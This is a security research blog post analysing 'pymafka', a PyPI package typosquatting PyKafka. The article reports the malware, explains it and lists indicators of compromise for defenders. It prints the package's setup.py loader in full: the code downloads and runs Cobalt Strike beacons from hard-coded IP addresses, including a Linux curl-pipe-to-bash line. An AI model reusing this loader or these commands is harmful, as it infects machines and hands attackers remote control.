PyMafka drops CobaltStrike on Windows, macOS


This week, Sonatype's automated malware detection bots have discovered malicious Python package 'pymafka' in the PyPI registry.

The package appears to typosquat a legitimate popular library PyKafka, a programmer-friendly Apache Kafka client for Python. The development follows our discovery of another typosquat targeting the Apache Kafka project from earlier this month.

PyKafka includes Python implementations of Kafka producers and consumers, and has been retrieved over 4,240,305 times by user-initiated downloads and mirrors/bots alike. By contrast, malicious 'pymafka' shows a download count of around 300 as Sonatype timely reported the finding to PyPI.

On May 17th, a mysterious 'pymafka' package appeared on the PyPI registry. The package was shortly flagged by the Sonatype Nexus platform's automated malware detection capabilities.

The package, 'pymafka' may sound identical to the popular PyKafka, but its insides reveal a different story.



pymafka 1.0

```
pip install pymafka
```

Released: May 17, 2022

No project description provided

Project description


The author of this package has not provided a project description

The 'setup.py' Python script inside 'pymafka' first detects your platform. Depending on whether you are running Windows, macOS, or Linux, an appropriate malicious trojan is downloaded and executed on the infected system.

The trojan in question is a Cobalt Strike (CS) beacon. Cobalt Strike is a pen-testing software tool typically used by red teams and ethical hackers for simulating real-world cyberattacks, especially during security assessments.

But, time and time again attackers, including ransomware groups like LockBit, have abused Cobalt Strike to infect victims.

Interestingly, as evident from the code below, on Windows systems, the Python script attempts to drop the Cobalt Strike beacon at 'C:\Users\Public\iexplorer.exe'. Note, this misspelling stands out as the legitimate Microsoft Internet Explorer process is typically called "iexplore.exe" (no 'r' at the end) and isn't present in the C:\Users\Public directory.




```
def inst():
    try:
        if platform.system()=="Windows":
            sfile='c:\\users\\public\\iexplorer.exe'
            if not os.path.exists(sfile):
                url = 'http://141.164.58.147:8090/win.exe'
                f = request.urlopen(url)
                data = f.read()
                with open(sfile, "wb") as code:
                    code.write(data)
                subprocess.Popen("c:\\users\\public\\iexplorer.exe run",shell=True)

        if platform.system()=="Linux":
            subprocess.Popen("curl -A O -o- -L http://39.107.154.72/env | bash -s",shell=True)

        if platform.system()=="Darwin":
            sfile="/var/tmp/zad"
            if not os.path.exists(sfile):
                url = 'http://141.164.58.147:8090/MacOs'
                f = request.urlopen(url)
                data = f.read()
                with open(sfile, "wb") as code:
                    code.write(data)
                subprocess.Popen(["chmod","+x",sfile])
                subprocess.Popen("nohup /var/tmp/zad > /tmp/log 2>&1 &",shell=True)
    except Exception:
        pass
```

The malicious executables being downloaded are 'win.exe' [VirusTotal], and 'MacOS' [VirusTotal], with their names corresponding to their target operating systems. Both of these are downloaded from the IP address 141.164.58[.]147, commissioned by the cloud hosting provider, Vultr.

These executables attempt to contact China-based IP 39.106.227[.]92, which is assigned to Alisoft (Alibaba).

Less than a third of antivirus engines detected the samples as malicious at the time of our submission to VirusTotal, although that's still a better detection rate than zero-detections seen in some of our earlier discoveries.



20 / 61

20 security vendors and no sandboxes flagged this file as malicious

b117f042fe9bac7c7d39eab98891c2465ef45612f5355beea8d3c4ebd0665b45
MacOs
64bits dropper macho

1.39 MB
Size

2022-06-18 12:37:42 UTC
2 hours ago

Security Vendors' Analysis

Ad-Aware	Trojan.MAC.Generic.108746	ALYac	Trojan.MAC.Generic.108746
Arcabit	Trojan.MAC.Generic.D1A8CA	Avast	MacOS:CobalStrike-G [Trj]
AVG	MacOS:CobalStrike-G [Trj]	BitDefender	Trojan.MAC.Generic.108746
ClamAV	Unix.Malware.Macos-9939829-0	Emsisoft	Trojan.MAC.Generic.108746 (B)
eScan	Trojan.MAC.Generic.108746	ESET-NOD32	A Variant Of OSX/CobaltStrike.Beacon.B
GData	Trojan.MAC.Generic.108746	Ikarus	Trojan.OSX.Cobaltstrike
K7GW	Spyware (0040f21e1)	Kaspersky	HEUR:Trojan.OSX.Agent.gen
MAX	Malware (ai Score=85)	Microsoft	Trojan:Win32/Phonzy.C!ml
Sophos	OSX/Cobalt-DC	Trellix (FireEye)	Trojan.MAC.Generic.108746
Zillya	Trojan.Agent.OSX.353	ZoneAlarm by Check Point	HEUR:Trojan.OSX.Agent.gen

On Windows, we observed the payload also kept persistently surveying the '/updates.rss' endpoint and sending encrypted cookie values in requests, a behavior consistent with Cobalt Strike beacons.

```
GET /updates.rss HTTP/1.1
Accept: */*
Cookie: mZoD7LYrA/...
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0; IEMobile/9.0; LG; LG-E906)Host: 39.106.227.92:8445
Connection: Keep-Alive
Cache-Control: no-cache
```

For Linux systems, the Python script attempts to download and run an "env" executable from the IP address 39.107.154[.]72 (also Alibaba-owned), which at the time of analysis was down.

We reported these findings to the PyPI registry shortly after catching and analyzing the package and the malicious package was taken down yesterday, just before reaching ~300 downloads.

File IOCs:

The indicators of compromise (IOCs) associated with this campaign are given below.

win.exe: 137edba65b32868fbf557c07469888e7104d44911cd589190f53f6900d1f3dfb

MacOS: b117f042fe9bac7c7d39eab98891c2465ef45612f5355beea8d3c4ebd0665b45

Python package 'pymafka-3.0.tar.gz':
4de4f47b7f30ae31585636afd0d25416918d244fcc9dfe50967a47f68bb79ce1

Nexus Firewall instances will automatically quarantine any suspicious components detected by our automated malware detection bots while a manual review by a researcher is in the works, thereby keeping your software supply chain protected from the start.

Sonatype's world-class security research data, combined with our automated malware detection technology safeguards your developers, customers, and software supply chain from infections.

Tags: vulnerabilities, Nexus Firewall, PyPI, malware prevention, pypi vulnerability, DevZone

Written by Ax Sharma